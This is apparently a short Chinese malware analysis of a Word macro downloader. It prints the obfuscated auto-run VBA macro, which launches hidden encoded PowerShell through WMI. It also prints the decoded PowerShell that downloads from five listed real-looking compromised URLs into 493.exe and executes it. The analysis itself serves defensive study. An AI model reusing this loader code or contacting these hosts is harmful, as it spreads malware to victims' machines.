



由于时间紧迫，只进行了简短分析，MD5：BE1BECDE040FA665CE5BF150D744B889

可通过 alt+F11 或者 oledump.py 获取其宏代码



```
Function Xroyntitw()
On Error Resume Next
Select Case Mrddrgzmykwk
Case 2373
Ylqv2 = Log(xt1lQ)
b0iI = Fix(5503 + Fix(jZmd))
Case 6
uukS79X = Chr(69)
vEfwMT = ChrW(auuGm)
Case 187536147
cDs = 329300291
Dpj = BXYS21
End Select
nttG9vX = 199541192
For Kivffktvt1 = 0 To 0
bEov48 = 43178593 + 36693484
If zLRq >= CHjhuu Then
yzXb96fDH = Oct(2)
End If
Next
CreateObject("winmgmts:Win32_Process").Create$ Bqfrvpkwccei.Ppeiugobnr, Orpcepgebmbi, Kkxqirjh
Select Case Iujjndk1
Case 2373
Ylqv2 = Log(xt1lQ)
b0iI = Fix(5503 + Fix(jZmd))
Case 6
uukS79X = Chr(69)
vEfwMT = ChrW(auuGm)
Case 187536147
cDs = 329300291
Dpj = BXYS21
End Select
nttG9vX = 199541192
For Kivffktvt1 = 0 To 0
bEov48 = 43178593 + 36693484
If zLRq >= CHjhuu Then
yzXb96fDH = Oct(2)
End If
Next
End Function
Sub autoopen()
On Error Resume Next
Select Case FuaJyZlpy
Case 2373
Ylqv2 = Log(xt1lQ)
b0iI = Fix(5503 + Fix(jZmd))
```

执行到此处出现 powershell，看来是要用 powershell 执行恶意指令



```
End Select
nttG9vX = 199541192
For Rurrgplwc = 0 To 0
bEov48 = 43178593 + 36693484
If zLRq >= CHjhuu Then
yzXb96fDH = Oct(2)
End If
Next
Gkezzvkixr = Hjrddhlens + Yabwvghpoddn.Muadqayauu + Yabwvghpoddn.Vjczqiflvjcz + Yabwvghpoddn.Gukuuajvl
Select Case Yvbaqkbg
Case 2373
Ylqv2 = Log(xt1lQ)
b0iI = Fix(5503 + Fix(jZmd))
Case 6
uukS79X = Chr(69)
vEfwMT = ChrW(auuGm)
Case 187536147
cDs = 329300291
Dpj = BXYS21
End Select
nttG9vX = 199541192
For Mrgilwedf = 0 To 0
bEov48 = 43178593 + 36693484
If zLRq >= CHjhuu Then
yzXb96fDH = Oct(2)
End If
Next
Bvmycni = Gkezzvkixr + Yabwvghpoddn.Qntivagecupvu
Select Case Gmetqtizvl
Case 2373
Gkezzvkixr = powershell -w hidden -en
Yvbaqkbg
Mrgilwedf
```

表达式	值	类型
jZmd	空值	Variant/Empty
b0iI	空值	Variant/Empty
uukS79X	空值	Variant/Empty
auuGm	空值	Variant/Empty
vEfwMT	空值	Variant/Empty
cDs	空值	Variant/Empty
BXYS21	空值	Variant/Empty
Dpj	空值	Variant/Empty
nttG9vX	199541192	Variant/Long
Amgylndfkhf	1	Variant/Integer
bEov48	79872077	Variant/Long
zLRq	空值	Variant/Empty
CHjhuu	空值	Variant/Empty
yzXb96fDH	"2"	Variant/String
Hjrddhlens	"p"	Variant/String
Ypbdajufvykh	空值	Variant/Empty
Rurrgplwc	1	Variant/Integer
Gkezzvkixr	"powershell -w hidden -en"	Variant/String
Yvbaqkbg	空值	Variant/Empty
Mrgilwedf	空值	Variant/Empty

到这里恶意指令已经出现：



```

5 $Kpflrxnwy='Aacgmpcbb';
6 $Ydcbmvprqgm=('.new'+'-ob'+'.ject') NET.wEbLiEnt;
7 $Igbgqdsr='
https://haber.rankhigh.ca/wp-content/jmdv-dnrg0-297/*http://sgsunflower.edu.vn/wp-admin/includes/ZwzRro/*http://
om/wp-includes/k013-rhizyfe-191613647/*http://descubra.ens.edu.br/wp-content/FTaPpNTX/*https://academiamonster.c
vsvOJDYgn/'. "SP`Lit"(''); Mumfcdarkx='Jsktbzglyyptb';
8 foreach($Bcmataoxgxshf in $Igbgqdsr){try{$Ydcbmvprqgm."Do`WnLo`Ad`FILE"($Bcmataoxgxshf, $Kkxhvpnz);
9 $Olsgnfsrerks='Adggwjbvacuk';
10 If ((.('Ge'+'.t-It'+'.m') $Kkxhvpnz)."L'e`NgtH" -ge 28657) {[Diagnostics.Process]::"st`ART"($Kkxhvpnz);
11 $Sdzgmgrn='Zspjooofy';
12 break;
13 $Vgnmpsqmcuf='Olmlmiysxs'
14 }
15 }catch{}
16 }
17 $Gqngwfpfi='Zryoafkufcvd'|

```

分隔符 \*

得到最终如下 5 个 RUL，那么该宏病毒的原理以及目的就是：通过访问这 5 个 URL 可以执行恶意下载，下载恶意文件或者数据执行其他恶意行为。

<https://haber.rankhigh.ca/wp-content/jmdv-dnrg0-297/>


<http://sgsunflower.edu.vn/wp-admin/includes/ZwzRro/>

<http://www.studiotulli.com/wp-includes/k013-rhizyfe-191613647/>

<http://descubra.ens.edu.br/wp-content/FTaPpNTX/>

<https://academiamonster.com.br/wp-content/ysvOJDYgn/>

其中生成了 493.exe 这个 PE 文件，初始大小为 0，最终是会将下载的恶意数据填充进去执行，493.exe 这个恶意 PE 的命名方式是固定的，并不会改变。



## 结论：

该宏病毒的作用就是恶意下载者，可以下载恶意数据比如 PE 文件执行，或者下载恶意数据填充到生成的 493.exe 文件运行。